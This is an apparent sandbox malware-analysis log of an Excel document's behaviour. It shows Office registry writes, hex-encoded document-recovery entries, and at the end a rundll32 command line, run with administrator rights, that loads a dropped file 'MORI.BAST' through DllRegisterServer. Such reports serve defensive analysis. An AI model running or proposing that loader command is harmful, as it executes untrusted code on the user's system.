00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC63C	EC63C	binary	04 00 00 00 98 08 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 AD FD 69 B0 A6 09 D7 01 3C C6 0E 00 3C C6 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC6C8	EC6C8	binary	04 00 00 00 98 08 00 00 36 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 44 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 31 00 30 00 39 00 34 00 36 00 38 00 30 00 33 00 38 00 37 00 5F 00 30 00 32 00 30 00 31 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 70 CB 81 B0 A6 09 D7 01 C8 C6 0E 00 C8 C6 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	t 7	binary	74 7F 37 00 98 08 00 00 02 00 00 00 00 00 00 00 84 00 00 00 01 00 00 00 40 00 00 00 38 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 31 00 30 00 39 00 34 00 36 00 38 00 30 00 33 00 38 00 37 00 5F 00 30 00 32 00 30 00 31 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 31 00 30 00 39 00 34 00 36 00 38 00 30 00 33 00 38 00 37 00 5F 00 30 00 32 00 30 00 31 00 32 00 30 00 32 00 31 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F3A62	F3A62	binary	04 00 00 00 98 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 58 67 19 C2 A6 09 D7 01 62 3A 0F 00 62 3A 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F3BA9	F3BA9	binary	04 00 00 00 98 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 58 67 19 C2 A6 09 D7 01 A9 3B 0F 00 A9 3B 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2372 Parent PID: 2200

General

Start time:	21:42:36
Start date:	22/02/2021
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 ..\MORI.BAST,DllRegisterServer
Imagebase:	0xff790000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
